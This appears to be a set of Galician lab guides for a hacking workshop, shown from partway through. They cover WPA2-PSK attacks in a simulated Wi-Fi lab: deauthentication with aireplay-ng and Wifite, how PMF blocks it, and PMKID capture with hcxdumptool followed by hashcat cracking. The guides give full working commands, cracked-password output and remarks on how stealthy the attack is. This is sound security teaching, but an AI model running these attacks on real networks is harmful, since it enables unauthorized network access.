tshark -r /root/hs/handshake_EMPRESAXYZ_*.cap -Y "eapol" -V | grep -i "key"
```

Saída de aircrack-ng cando ten éxito:

```
                              KEY FOUND! [ spongebob19 ]

      Master Key     : 00 35 42 60 BF F4 F0 DC 57 FA 6D 2C FF 97 F0 34
                       A2 F0 A5 7F EA 29 83 79 19 35 57 80 1A 63 40 EF
      Transient Key  : 84 79 3D 95 50 43 3E 7E F4 7B 41 6F 33 E6 DE 26
                       69 3B 4A AF 14 93 30 0A 01 AB 9D 44 1C 6E CE A3
                       C2 5E 18 FE F1 43 A4 2F 54 CE 7A B8 E2 FF 69 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
      EAPOL HMAC     : 08 0F C2 1D 29 48 2A AE B3 66 CF 49 88 6A 04 C3
```

---

5. Limitacións de Wifite e alternativa didáctica

Wifite2 é unha ferramenta AUTOMATIZADA que simplifica moitos pasos, pero ten limitacións:

1. **Deautenticación pode fallar** se o cliente non reacciona aos paquetes deauth (timing, PMF, ou configuración de mac80211_hwsim).
2. **Non ofrece control fino** sobre parámetros de captura (canal, tempo de espera, número de deauth).
3. **Wordlist por defecto** pode non estar optimizada para este escenario.

---

6. Limpeza do laboratorio

Terminal 1:

```
# Deter e eliminar o escenario completamente
sudo wifilabctl reset

# Verificar que non quedan namespaces
ip netns list
```

Terminal 2 (se wlan2 quedou en modo monitor):

```
airmon-ng stop wlan2mon
```

GUIA DE PRÁCTICA 1.2: WPA2-PSK CON PMF (802.11W)

> **Baseada na práctica 1-Taller-HE-Practica-WiFi-2.pdf**

1. Contexto

Nesta práctica probaremos a protección de tramas de xestión (PMF). Ao activala, os ataques de deautenticación estándar deberían fallar porque as tramas de deautenticación van cifradas e asinadas.

2. Preparación (Terminal 1)

Arranca o escenario PMF.

```
sudo wifilabctl up psk_pmf
sudo wifilabctl status
```

3. Recoñecemento e Modo Monitor (Terminal 1)

Pon a túa tarxeta Wi-Fi de ataque (`wlan2`) en modo monitor.

```
sudo airmon-ng start wlan2
sudo airodump-ng wlan2mon
```

Anota o BSSID do AP obxectivo (EMPRESA-XYZ) e a Canle (6).

4. Captura (Terminal 1)

Inicia a captura especificando a canle e o BSSID.

```
# Cambia <BSSID> polo valor real atopado
Ctrl+C
sudo airodump-ng -c 6 --bssid <BSSID> -w captura_psk wlan2mon
#Espera a ver como o cliente(wlan1) está autenticado neste BSSID (AP Lexítimo)
```

5. Intentar ataque de Deautenticación (Terminal 2)

Nunha **NOVA terminal**, envía paquetes de deautenticación para forzar ao cliente a reconectarse usando a interface global `wlan3` .

```
sudo aireplay-ng -0 5 -a <BSSID_AP> -c <MAC_CLIENTE> wlan2mon
```

Nota: Tamén podes usar wlan3 se a pos en monitor.

6. Observación e Analise Técnica

A diferenza da práctica anterior (1.1), o cliente **NON se desconecta**. Verás que `aireplay-ng` informa de que enviou os paquetes, pero o cliente sigue navegando ou mantendo o seu ping sen interrupción.

Por que fallou o ataque?

Ao activar **PMF (Protected Management Frames)**, as tramas de deautenticación e desasociación:
1. **Van asinadas**: O cliente só acepta tramas que veñan coa firma criptográfica correcta xerada durante o handshake 4-way.
2. **Ignoran a terceiros**: Como o atacante non coñece as claves de sesión (PTK/GTK), non pode xerar unha firma válida. O cliente descarta os teus paquetes como falsos.

Como verificalo nos logs?

Podes ver como o sistema ignora estes intentos monitorizando o log de `hostapd` ou `wpa_supplicant` :

```
# Verificar no cliente (NON debería haber deconexións por reason=7 se PMF funciona)
grep CTRL-EVENT-DISCONNECTED /home/kali/wifiLab/run/psk_pmf/wpa_supplicant.log
```

Podes comparar este comportamento co ataque PSK sen PMF, onde si verías:

```
# Opción desactivada: ieee80211w=0
grep CTRL-EVENT-DISCONNECTED /home/kali/wifiLab/run/psk/wpa_supplicant.log
# wlan1: CTRL-EVENT-DISCONNECTED bssid=02:00:00:00:00:00 reason=7
```

7. Limpeza

Ao rematar, apaga o escenario.

```
sudo wifilabctl reset
```

AUDITAR CONTRASINAL WI-FI WPA2 (PSK) IEEE80211W (PMF) CON WIFITE

> ⚠ **LIMITACIÓN DE RESPONSABILIDADE**
>
> O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.
> O uso de Wifite ou calquera outra ferramenta de auditoría en redes Wi-Fi sen autorización expresa é **ILEGAL**.

1. Resumo

Esta práctica demostra como **PMF (Protected Management Frames, ieee80211w)** protexe as redes WPA2-PSK contra ataques de desautenticación forzada. Empregaremos **Wifite** para intentar capturar un handshake mediante desautenticación, e verificaremos que **cando PMF é obrigatorio (ieee80211w=2), o ataque falla**.

Obxectivos de aprendizaxe: - Comprender o papel de `ieee80211w` na protección contra ataques de desautenticación - Verificar que Wifite (e `aireplay-ng`) NON poden desautenticar clientes cando PMF está activo - Analizar as tramas de xestión cifradas con `tshark` - Contrastar co escenario sen PMF (Práctica 1-1)

---

2. Material necesario

Hardware/Software:
- Host alumnado
- Máquina virtual GNU/Linux Kali amd64
- RAM ≥ 2048MB
- CPU ≥ 2 cores
- PAE/NX habilitado
- ISO: Kali Live amd64

Ferramentas:
- `wifite`
- `hostapd`
- `wpa_supplicant`
- `mac80211_hwsim`
- `aircrack-ng` suite (aireplay-ng, airodump-ng)
- `tshark` (análise de tramas)
- Wordlist: `/usr/share/wordlists/rockyou.txt.gz`

Referencias:
- [0] 1-Taller-HE-Practica-WiFi-3.pdf
- [1] IEEE 802.11w-2009 (Protected Management Frames)
- [2] hostapd ieee80211w configuration

---

3. Escenario e topoloxía

Rol	Interface	Namespace	Estado tras `wifilabctl up`
AP WPA2-PSK + PMF	`wlan0`	`wifi_ap_wlan0`	✅ Automático
Cliente PMF	`wlan1`	`wifi_cliente_wlan1`	✅ Automático
Atacante (Wifite)	`wlan2`	(global)	⏳ Interface libre
Monitor (aireplay)	`wlan3`	(global)	⏳ Interface libre

SSID: `EMPRESA-XYZ` · **Contrasinal:** `spongebob19` · **Canal:** 6 · **ieee80211w:** 2 (obrigatorio) · **key_mgmt:** `WPA-PSK-SHA256`

```
[wlan1: Cliente PMF]  ----wireless----> [wlan0: AP WPA2-PSK + PMF]
                                                ^
                                                |
                                        [wlan2mon: Wifite]
                                        [wlan3mon: airodump-ng]
                                        (intentos de deauth → FALLAN con PMF)
```

💡 `wifilabctl up psk_pmf` levanta **automaticamente** AP e cliente con PMF configurado. As terminais son para observación e ataque, non para configuración manual.

---

4. Procedemento

Resumo de terminais: | Terminal | Rol | |----------|---| | 1 | Arrancar e xestionar o escenario | | 2 | Monitorizar logs do AP en tempo real | | 3 | Executar o ataque con Wifite | | 4 | Captura e análise de tramas con tshark |

Terminal 1 — Arrancar o escenario

```
# Arrancar o escenario PSK con PMF obrigatorio
sudo wifilabctl up psk_pmf

# Verificar que AP e cliente están activos con PMF
sudo wifilabctl status
```

Saída esperada ao finalizar:

```
[*] Informe de Estado do Laboratorio
============================================================
NAMESPACE                INTERFACE       IP                  ESTADO
------------------------------------------------------------------------
wifi_cliente_wlan1       wlan1           -                   UP
wifi_ap_wlan0            wlan0           -                   UP
------------------------------------------------------------------------
Interfaces GLOBAIS / ATACANTE:
(global)                 wlan2           (host/monitor)      LISTO
(global)                 wlan3           (host/monitor)      LISTO
```

⚠️ O escenario configura automaticamente `ieee80211w=2` e `wpa_key_mgmt=WPA-PSK-SHA256` no AP (`hostapd_pmf.conf`) e no cliente (`wpa_pmf.conf`). Non é necesario ningún paso manual.

Terminal 2 — Monitorizar logs do AP (en tempo real)

Abrir **esta terminal antes de lanzar o ataque** para observar os logs do AP lexítimo:

```
tail -f /home/kali/wifiLab/run/psk_pmf/hostapd.log
```

Deixar correndo.

Terminal 3 — Ataque con Wifite Paso 1: Acceder como root e preparar wordlist

```
sudo su -
gunzip -kf /usr/share/wordlists/rockyou.txt.gz
```

Paso 2: Lanzar Wifite

```
wifite --no-wps --dict /usr/share/wordlists/rockyou.txt
```

Paso 3: Avisos de procesos en conflito — non matar

Wifite detectará os procesos do escenario (`hostapd`, `wpa_supplicant`) e avisará:

```
 [!] Conflicting processes: NetworkManager (PID 642), wpa_supplicant (PID 1919),
     hostapd (PID 2009), wpa_supplicant (PID 2024)
 [!] If you have problems: kill -9 PID or re-run wifite with --kill
```

⚠️ **Non matar eses procesos.** Son o AP e o cliente do escenario de laboratorio. Ignorar o aviso e continuar.

Paso 4: Seleccionar a interface de ataque

Con `mac80211_hwsim`, Wifite **non selecciona automaticamente** a interface. Lista `wlan2` e `wlan3` e pide escoller:

```
    Interface   PHY   Driver              Chipset
------------------------------------------------------------------------
 1. wlan2       phy2  ??????              non-mac80211 device? (report this!)
 2. wlan3       phy3  ??????              non-mac80211 device? (report this!)
 [+] Select wireless interface (1-2): 1
```

Introducir `1` para seleccionar `wlan2` e premer Enter.

💡 O aviso `non-mac80211 device?` é normal con interfaces virtuais. Non impide o funcionamento.

```
 [+] Enabling monitor mode on wlan2... enabled!
```

Paso 5: Escaneo e selección do AP obxectivo

Wifite escaneará en modo monitor. Cando apareza `EMPRESA-XYZ` premer `Ctrl+C`:

```
   NUM                     ESSID   CH  ENCR    PWR    WPS  CLIENT
   ---  ------------------------  ---  -----   ----   ---  ------
     1              EMPRESA-XYZ     6  WPA-P   72db    no
```

```
 [+] Select target(s) (1-1) separated by commas, dashes or all: 1
```

Introducir `1` e premer Enter.

Paso 6: Ataque PMKID (primeiro intento automático — fallará)

Wifite tenta o PMKID primeiro. Con `mac80211_hwsim` non funciona (ver Práctica 1-3). Premer `Ctrl+C` para cancelar e logo `c` para continuar:

```
 [+] (1/1) Starting attacks against 06:FE:D8:7D:4F:43 (EMPRESA-XYZ)
 [+] EMPRESA-XYZ (72db) PMKID CAPTURE: Waiting for PMKID (4m47s) ^C
 [!] Interrupted
 [+] 1 attack(s) remain
 [+] Do you want to continue attacking, or exit (c, e)? c
```

Paso 7: Captura do handshake WPA — FALLARÁ con PMF ⬅ resultado esperado

Wifite pasa ao ataque de handshake e intenta desautenticar o cliente.

Abrir un Terminal 4 para análise de tramas con tshark (mentres Wifite intenta o handshake):

```
sudo su -

# Capturar tráfico con wlan3 mentres Wifite usa wlan2mon
airodump-ng wlan3 -c 6 -w /tmp/pmf-test
# Esperar ~30 segundos e premer Ctrl+C

# Analizar tramas de desautenticación capturadas
tshark -r /tmp/pmf-test-01.cap -Y "wlan.fc.type_subtype == 0x000c"   -T fields -e frame.number -e wlan.fc.protected -e wlan.sa -e wlan.da
```

Saída esperada:

```
# Tramas LEXÍTIMAS do cliente (cifradas con PMF):
# frame  wlan.fc.protected  wlan.sa           wlan.da
# 42     True               <MAC_cliente>     <BSSID_AP>

# Tramas FALSAS do atacante (non cifradas → rexeitadas):
# 43     False              <MAC_atacante>    <BSSID_AP>
```

Interpretación:

- `wlan.fc.protected=True` → Trama cifrada con PMF ✔
- `wlan.fc.protected=False` → Trama NON cifrada, rexeitada polo AP ✗

Saída esperada de wifite:

```
 [+] EMPRESA-XYZ (72db) WPA Handshake capture: Discovered new client: 42:F9:95:B2:CB:34
 [+] EMPRESA-XYZ (72db) WPA Handshake capture: Listening. (clients:1, deauth:7s, timeout:0s)
 [!] WPA handshake capture FAILED: Timed out after 300 seconds
 [+] Finished attacking 1 target(s), exiting
```

```
[!] Note: Leaving interface in Monitor Mode!
[!] To disable Monitor Mode when finished: airmon-ng stop wlan2mon
```

O ataque falla porque PMF bloquea todas as tramas de desautenticación do atacante.

> ⚠ **CLAVE**
>
> O AP **rexeita** os paquetes de desautenticación porque:
> - PMF require que as tramas de xestión estean **cifradas coas claves de sesión**
> - O atacante non coñece as claves de sesión → non pode forxar tramas deauth válidas

---

Terminal 1 — Verificacións finais

```
# Verificar que o cliente permanece conectado tras o ataque
sudo ip netns exec wifi_cliente_wlan1 iw dev wlan1 link
# Connected to <BSSID_AP> (on wlan1)
# SSID: EMPRESA-XYZ

# Confirmar que Wifite NON capturou ningún handshake (nesta práctica)
sudo ls -lh /root/hs/
# (vacío ou sen ficheiros .cap válidos)

# Verificar que NON houbo ningunha desconexión no cliente
grep CTRL-EVENT-DISCONNECTED /home/kali/wifiLab/run/psk_pmf/wpa_supplicant.log
# (resultado baleiro = cliente nunca se desconectou)
```

---

5. Limitacións de Wifite e reflexión didáctica

Wifite NON pode capturar handshakes cando PMF é obrigatorio porque:
1. Depende de `aireplay-ng --deauth` para forzar a reconexión do cliente
2. PMF **cifra as tramas de xestión** (deauth, disassoc) con claves de sesión
3. O atacante non coñece estas claves → non pode falsificar tramas deauth válidas

Conclusión: Wifite é **ineficaz** contra redes con `ieee80211w=2`.

Reflexión:
- PMF **NON protexe o handshake** en si (segue sendo auditable se se captura durante conexión inicial ou reinicio do AP)
- PMF **SÓ protexe contra desautenticacións forzadas**
- A mellor defensa é **contrasinal forte** + **WPA3-SAE** (que elimina os ataques offline ao handshake)

---

6. Preguntas de reflexión

1. **Que diferenza hai entre `ieee80211w=0`, `ieee80211w=1` e `ieee80211w=2`?**
   - `0`: PMF desactivado — vulnerable a desautenticación
   - `1`: PMF opcional — clientes con e sen PMF poden conectarse
   - `2`: PMF obrigatorio — só clientes con PMF, todos protexidos
2. **Por que Wifite non puido capturar o handshake nesta práctica?**
   - Depende de desautenticar o cliente para forzar a reconexión
   - PMF cifra as tramas de desautenticación — o atacante non pode falsificalas
3. **PMF protexe o contrasinal WPA2?**
   - **NON.** PMF só protexe as tramas de xestión. O handshake capturado durante a conexión inicial segue sendo auditable con `aircrack-ng`.
4. **Que tipo de ataques mitiga PMF?**
   - Desautenticación forzada (DoS), disassociation forzada, ataques Evil Twin baseados en deauth

5. **Que alternativas hai se se require seguridade total contra ataques offline ao handshake?**
   - **WPA3-SAE** (elimina ataques offline ao handshake), **WPA2-EAP** (autenticación centralizada con RADIUS)
6. **É posible desactivar PMF nunha rede WPA3?**
   - **NON.** WPA3-SAE require `ieee80211w=2` por especificación.

---

7. Limpeza do laboratorio

Terminal 1:

```
# Deter e eliminar o escenario completamente
sudo wifilabctl reset

# Verificar que non quedan namespaces
ip netns list
```

Terminal 3 (se Wifite deixou a interface en modo monitor):

```
airmon-ng stop wlan2mon
```

GUÍA DE PRÁCTICA 1.3: ATAQUE PMKID A WPA2-PSK

> **Baseada na práctica 1-Taller-HE-Practica-WiFi-3.pdf**

1. Contexto

Nesta práctica aprenderás unha técnica moderna de auditoría WPA2-PSK que é **moito menos intrusiva** que o ataque de handshake tradicional. O PMKID é un identificador incluído no primeiro paquete EAPOL que o AP envía, e permite auditar o contrasinal sen necesidade de deautenticar clientes lexítimos.

Vantaxes principais sobre Práctica 1.1:
- **NON require deautenticación** → Cliente lexítimo NON se entera do ataque
- Captura en **15-30 segundos** (máis rápida que handshake tradicional)
- **NON require capturar 4 paquetes EAPOL** (só 1 é suficiente)
- **Moito menos intrusivo** → Cliente mantén conexión activa

Nota técnica sobre clientes: Na práctica, algúns APs (incluído hostapd) **só envían PMKID cando hai polo menos un cliente lexítimo con sesión activa** (PTK establecida). Isto débese a que o AP só calcula/cachea a PMK despois da primeira autenticación exitosa dun cliente. Por iso, nesta práctica usamos o escenario `psk` que ten un cliente lexítimo (wlan1) conectado.

Diferenza clave con Práctica 1.1:
- Práctica 1.1: **Deautenticamos** ao cliente → Cliente perde conexión
- Práctica 1.3: Cliente **mantén conexión** → Ataque silencioso ✓

---

2. Preparación do Escenario (Terminal 1)

Arranca o laboratorio para despregar o AP lexítimo (`EMPRESA-XYZ`) **con cliente conectado**.

```
sudo wifilabctl up psk
sudo wifilabctl status
```

> **Nota Importante sobre PMKID**
>
> Aínda que o ataque PMKID **non require que O ATACANTE sexa un cliente lexítimo** (non necesita o contrasinal previamente), algúns APs **só envían o PMKID cando hai polo menos unha asociación activa** no AP. Por iso, nesta práctica:
>
> • **Usamos o escenario** `psk` que ten un cliente lexítimo (wlan1) conectado
> • O cliente lexítimo mantén o AP "activo" e a PMK cacheada
> • O atacante (wlan2) envía Association Requests e recibe PMKID
> • **NON precisamos deautenticar ao cliente** (diferenza clave con Práctica 1.1)
> • **NON precisamos esperar por handshakes completos** (captura en segundos)

Vantaxe sobre Práctica 1.1:
- Práctica 1.1: Require **deautenticación** → Cliente perde conexión temporalmente
- Práctica 1.3: **NON require deautenticación** → Cliente NON se entera do ataque

---

3. Recoñecemento e Modo Monitor (Terminal 1)

Pon a túa tarxeta Wi-Fi de ataque (`wlan2`) en modo monitor.

```
sudo airmon-ng start wlan2
sudo airodump-ng wlan2mon
```

Anota a Canle (6) do AP obxectivo (EMPRESA-XYZ).

Preme **Ctrl+C** para deter airodump-ng.

4. Captura de PMKID (Terminal 1)

Usa `hcxdumptool` para capturar o PMKID directamente do AP.

```
# Crear directorio para capturas
mkdir -p ~/capturas-pmkid
cd ~/capturas-pmkid

# Capturar PMKID do AP no canal 6
sudo hcxdumptool -i wlan2mon -w captura_pmkid.pcapng -c 6a --rds=1
```

Parámetros importantes:
- `-c 6a` : Canal 6 en modo activo (envía association requests ao AP)
- `--rds=1` : Mostrar estado en tempo real

Saída esperada durante a captura:

```
CHA|  LAST  |EA123P|   MAC-CL   |   MAC-AP   |ESSID
  6|13:55:00|ep+++ |1eb9fa94c722|9e7dc6f0151f|EMPRESA-XYZ
```

Significado de `ep+++` :
- `e` = EAPOL capturado ✓
- `p` = PMKID capturado ✓
- `+++` = Boa calidade

Cando vexas `ep+++`, preme **Ctrl+C** para deter. A captura tarda só **15-30 segundos**.

5. Conversión a Formato hashcat (Terminal 1)

Converte o ficheiro capturado a formato que hashcat entende.

```
# Converter captura
hcxpcapngtool -o captura_pmkid.hc22000 captura_pmkid.pcapng

# Verificar que se xerou correctamente
cat captura_pmkid.hc22000
```

Saída esperada:

```
WPA*02*60d9443cc2379bd16ff29371e8aeea87*a6c49421b094*2e2e65aef8ed*454d50524553412d58595a*209c3cccbc531952b5351c647288ac30ca493f7c3aba497c6fb5de9642955dbb*0103
007502010a0000000000000000f7b8949a7f3bd65f6f7d7e081f447056fee05f3f40ff2c4f8a24af6a37861d25ad8d0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000163014010000 0fac040100000fac040100000fac020000*10
```

*Formato: WPA*02*PMKID*MAC_AP*MAC_STA*ESSID(hex)*EAPOL_data*...*

Nota: O formato 22000 de hashcat inclúe tanto PMKID como datos EAPOL completos para máxima compatibilidade.

6. Cracking con hashcat (Terminal 1)

Agora imos crackear o PMKID capturado.

Paso 1: Preparar o dicionario

```
sudo gunzip -c /usr/share/wordlists/rockyou.txt.gz > /tmp/rockyou.txt
```

Paso 2: Lanzar o ataque

```
hashcat -m 22000 captura_pmkid.hc22000 /tmp/rockyou.txt
```

Se o ataque ten éxito, verás: **Status: Cracked**

```
60d9443cc2379bd16ff29371e8aeea87*a6c49421b094*2e2e65aef8ed*454d50524553412d58595a*...:spongebob19

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 22000 (WPA-PBKDF2-PMKID+EAPOL)
```

```
Time.Started.....: Sat Feb 14 13:57:25 2026 (21 secs)
Speed.#01........:     4493 H/s
Progress.........: 234139/14344385 (1.63%)
```

Paso 3: Ver o contrasinal recuperado

```
hashcat -m 22000 captura_pmkid.hc22000 /tmp/rockyou.txt --show
```

Resultado esperado:

```
60d9443cc2379bd16ff29371e8aeea87*a6c49421b094*2e2e65aef8ed*454d50524553412d58595a*...:spongebob19
```

Contrasinal: spongebob19 ✓

---

7. Comparación con Práctica 1.1 (Handshake Tradicional)

Práctica 1.1 (Handshake 4-Way):

```
1. airodump-ng (esperar por clientes)
2. aireplay-ng (forzar deautenticación)
3. Capturar 4 paquetes EAPOL (1/4, 2/4, 3/4, 4/4)
4. aircrack-ng ou hashcat

Tempo: Variable (minutos/horas)
```

Práctica 1.3 (PMKID):

```
1. hcxdumptool (captura activa en modo monitor)
2. 1 paquete EAPOL con PMKID
3. hashcat

Tempo: 15-60 segundos
```

Conclusión: PMKID é moito máis rápido e sigiloso porque non require deautenticar ao cliente lexítimo.

---

8. Observación Técnica

Por que funciona PMKID?

O PMKID é un hash que o AP envía no primeiro paquete EAPOL:

```
PMKID = HMAC-SHA1-128(PMK, "PMK Name" || MAC_AP || MAC_STA)
```

Como deriva do **PMK** (Pairwise Master Key), igual que o handshake tradicional, permite auditar o contrasinal da mesma forma.

Por que precisa cliente lexítimo conectado?

Explicación técnica:

1. O PMKID deriva da **PMK** (PMK = PBKDF2(contrasinal, SSID))
2. Algúns APs (incluído hostapd) **só calculan e cachean a PMK** despois de completar o primeiro 4-way handshake exitoso dun cliente lexítimo
3. Sen PMK cacheada, o AP **non pode xerar nin enviar o PMKID** ao atacante
4. Por iso, necesitamos que **wlan1** (cliente lexítimo) estea conectado primeiro

Secuencia:

```
1. wlan1 (cliente) → Autentica con contrasinal → 4-way handshake completo
2. AP → Calcula PMK = PBKDF2("spongebob19", "EMPRESA-XYZ")
3. AP → Cachea PMK en memoria
4. wlan2 (atacante) → Envía Association Request (MAC efémera aleatoria)
5. AP → Xera PMKID = HMAC-SHA1-128(PMK_cacheada, ...)
6. AP → Envía PMKID ao atacante ✓
```

Limitacións

1. **Require cliente lexítimo activo** (en hostapd e algúns APs comerciais)
2. **Mesmo esforzo de cracking**: Contrasinais fortes (>20 chars) son igual de resistentes
3. **Rastro nos logs limitado**: `hcxdumptool` usa MACs efémeras aleatorias, polo que o rastro é mínimo e indistinguible de actividade normal

Vantaxe Real sobre Práctica 1.1

Aínda que precisa cliente conectado, **NON precisa deautenticalo**:
- Práctica 1.1: Cliente **perde conexión** durante segundos → Detectable nos logs (`deauthentication`)
- Práctica 1.3: Cliente **mantén conexión** → Ataque sigiloso ✓

---

9. Verificación nos Logs (Opcional)

Podes examinar os logs do AP para entender o **rastro real** que deixa o ataque PMKID:

```
# Ver logs do AP - conexións rexistradas
sudo ip netns exec wifi_ap_wlan0 grep "AP-STA-CONNECTED\|associated" /home/kali/wifiLab/run/psk/hostapd.log
```

Resultado real que verás:

```
wlan0: STA 2e:2e:65:ae:f8:ed IEEE 802.11: associated (aid 1)
wlan0: AP-STA-CONNECTED 2e:2e:65:ae:f8:ed
```

⚠️ Interpretación correcta dos logs:

O que aparece nos logs é a MAC de **wlan1** (o cliente lexítimo), **NON a do atacante**. Podes confirmalo:

```
# Verificar que esa MAC pertence ao cliente lexítimo (wlan1)
sudo ip netns exec wifi_cliente_wlan1 ip addr show wlan1
```

Verás que a MAC coincide con `wlan1` , o cliente lexítimo do escenario `psk` .

Por que non aparece a MAC do atacante?

`hcxdumptool` opera en modo monitor e envía frames de asociación con **MACs efémeras aleatorias** xeradas en tempo real. O AP procesa eses frames ao nivel 802.11 para entregar o PMKID, pero a asociación é tan breve que **hostapd normalmente non a rexistra** como `AP-STA-CONNECTED` nos logs de nivel normal.

Isto é moi diferente da Práctica 1.1, onde a deautenticación deixa entradas claras e inconfundibles:

```
# O que verías nos logs da Práctica 1.1 (NON desta práctica):
wlan0: deauthentication: STA=xx:xx:xx:xx:xx:xx reason_code=7
wlan0: Station xx:xx:xx:xx:xx:xx trying to deauthenticate, but it is not authenticated
```

Conclusión sobre rastro forense:

Ataque	Rastro en logs do AP	Detectabilidade
Práctica 1.1 (deauth + handshake)	Entradas `deauthentication` explícitas	Alta ⚠️
Práctica 1.3 (PMKID)	Só a conexión normal de wlan1 (cliente lexítimo)	Moi baixa ✓

O ataque PMKID é **considerablemente máis silencioso** desde o punto de vista forense: os logs do AP só mostran a actividade normal do cliente lexítimo, sen ningunha entrada que delate ao atacante.

---

10. Limpeza

Ao rematar, apaga o escenario.

```
sudo wifilabctl reset

# Eliminar capturas (opcional)
rm -rf ~/capturas-pmkid

# Desactivar modo monitor
sudo airmon-ng stop wlan2mon
```

Notas Finais

Ferramentas Necesarias (xa instaladas en Kali)

- `hcxdumptool` >= 7.0.0
- `hcxpcapngtool` (parte de hcxtools)
- `hashcat`

Recomendacións de Seguridade

1. **Para administradores**: Usar contrasinais fortes (>20 caracteres aleatorios)
2. **Migrar a WPA3-SAE**: WPA3 é inmune a ataques de dicionario offline (ver Práctica 3.1)
3. **Activar PMF**: Aínda que non protexe contra PMKID, dificulta outros ataques

Referencias

- **Descobridor**: Jens "atom" Steube (Agosto 2018)
- Hashcat Forum - PMKID Attack
- hcxdumptool GitHub

AUDITAR CONTRASINAL WI-FI WPA2 (PSK) MEDIANTE PMKID CON WIFITE

> **LIMITACIÓN DE RESPONSABILIDADE**
>
> O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.
> O uso de Wifite ou calquera outra ferramenta de auditoría en redes Wi-Fi sen autorización expresa é **ILEGAL**.

1. Resumo

Esta práctica introduce o ataque **PMKID (Pairwise Master Key Identifier)** como método alternativo para auditar redes WPA2-PSK utilizando **Wifite** como ferramenta automatizada.

> **AVISO CRÍTICO — LER ANTES DE COMEZAR**
>
> **Wifite NON funciona para capturar PMKID.** Este é un problema coñecido e documentado desde 2019, tanto en hardware real como en entornos simulados (`mac80211_hwsim`). Esta práctica demostra **como se usaría Wifite para PMKID (con fins educativos)**, pero o método NON funcionará. Para capturar PMKID realmente, usa o documento 1.3-ATAQUE_WPA2_PSK_PMKID, que explica o método manual con `hcxdumptool` .

---

2. Limitacións de Wifite con PMKID (ler primeiro)

Conclusión: Wifite NON funciona para capturar PMKID (problema coñecido desde 2019)

Issues oficiais documentados no repositorio de Wifite2:

- **Issue #335** (Marzo 2021): "Failed to capture PMKID" — "With Hcxdumptool i can get PMKIDS easily. But Wifite could not capture PMKID" (**hardware REAL, mesmo problema**)
- **Issue #253** (Xaneiro 2020): "Failed to capture PMKID on every ESSID" — "If I try using hcxdumptool I'm able to grab PMKID from networks all over, but wifite fails after timeout"
- **Issue #188** (Xaneiro 2019): Timeout de PMKID aumentouse de 15s a 30s, pero segue fallando

O problema NON é exclusivo de mac80211_hwsim

Ferramenta	Hardware real	mac80211_hwsim
`hcxdumptool` directo	✔ Funciona	✔ Funciona
Wifite	✗ NON funciona	✗ NON funciona

Por que o método manual funciona e Wifite non?

- **`hcxdumptool` directamente**: interactúa directamente co driver → captura paquetes EAPOL correctamente
- **Wifite**: usa `hcxdumptool` internamente, pero a capa de abstracción introduce fallos que non teñen solución coñecida

Non hai solución coñecida

Os issues levan abertos desde 2019 sen solución. Actualizar Wifite non resolve o problema. A comunidade recomenda usar `hcxdumptool` directamente.

Saídas que verás cando Wifite falle

Situación 1: Wifite non detecta ferramentas

```
[!] Skipping PMKID attack, missing required tools: hcxdumptool, hcxpcapngtool
```

Situación 2: Wifite non captura PMKID (máis común)

```
[+] EMPRESA-XYZ (72db) PMKID CAPTURE: Waiting for PMKID (4m55s)
[+] EMPRESA-XYZ (72db) PMKID CAPTURE: Failed to capture PMKID
```

Aínda que desconectes e reconectes o cliente manualmente mentres Wifite está escoitando, **Wifite non captura o PMKID**.

> **Solución**
>
> Usa o documento 1.3-ATAQUE_WPA2_PSK_PMKID co método manual con `hcxdumptool` directamente. Sempre funciona tanto en hardware real como en `mac80211_hwsim`.

---

3. Obxectivos de aprendizaxe

Aínda que Wifite NON funciona para PMKID, esta práctica demostra:

- Como se usaría Wifite para intentar capturar PMKID
- Por que falla e que saídas verás
- Que Wifite NON é unha ferramenta fiable para PMKID
- A importancia de coñecer as limitacións das ferramentas automatizadas

Vantaxes do PMKID sobre handshake tradicional (cando funciona co método manual):
- **NON require desautenticación** → cliente lexítimo NON se entera do ataque
- Captura en **15-30 segundos** (máis rápida que handshake)
- **NON require capturar 4 paquetes EAPOL** (só 1 é suficiente)
- **Moito menos intrusivo** → cliente mantén conexión activa

---

4. Material necesario

Hardware/Software:
- Host alumnado · Máquina virtual GNU/Linux Kali amd64
- RAM ≥ 2048 MB · CPU ≥ 2 cores · PAE/NX habilitado

Ferramentas (xa instaladas en Kali):
`wifite`, `hcxdumptool` (≥ 7.0.0), `hcxpcapngtool` (parte de hcxtools), `hashcat`, `hostapd`, `wpa_supplicant`, `mac80211_hwsim`

Wordlist: `/usr/share/wordlists/rockyou.txt.gz`

Referencias: - [0] 1-Taller-HE-Practica-WiFi-4.pdf
- [1] Wifite2 GitHub
- [2] Descubridor PMKID: Jens "atom" Steube (Agosto 2018)
- [3] Hashcat Forum — PMKID Attack

---

5. Escenario e topoloxía

Rol	Interface	Namespace	IP	Estado tras `wifilabctl up`
AP WPA2-PSK	`wlan0`	`wifi_ap_wlan0`	`192.168.10.1`	✅ Automático
Cliente WPA2	`wlan1`	`wifi_cliente_wlan1`	`192.168.10.2`	✅ Automático
Atacante (Wifite)	`wlan2`	(global)	—	⏳ Interface libre
Monitor adicional	`wlan3`	(global)	—	⏳ Interface libre

SSID: `EMPRESA-XYZ` · **Contrasinal:** `spongebob19` · **Canal:** 6

```
[wlan1: Cliente PSK]  ----wireless----> [wlan0: AP WPA2-PSK]
                                                ^
                                                |
```

```
                                [wlan2mon: Wifite / hcxdumptool]
                                (intento PMKID → falla con Wifite)
```

💡 `wifilabctl up psk` levanta automaticamente AP e cliente. As terminais son para demostración do fallo e análise, non para configuración manual.

---

6. Procedemento

Resumo de terminais:

Terminal	Rol
1	Arrancar o escenario e verificacións
2	Demostración do fallo de Wifite con PMKID
3	Método manual con `hcxdumptool` que SÍ funciona (opcional)

Terminal 1 — Arrancar o escenario

```
# Mesmo escenario que a Práctica 1-1
sudo wifilabctl up psk
```

Saída esperada:

```
[*] Informe de Estado do Laboratorio
============================================================
NAMESPACE                INTERFACE       IP                  ESTADO
------------------------------------------------------------------------
wifi_cliente_wlan1       wlan1           192.168.10.2/24     UP
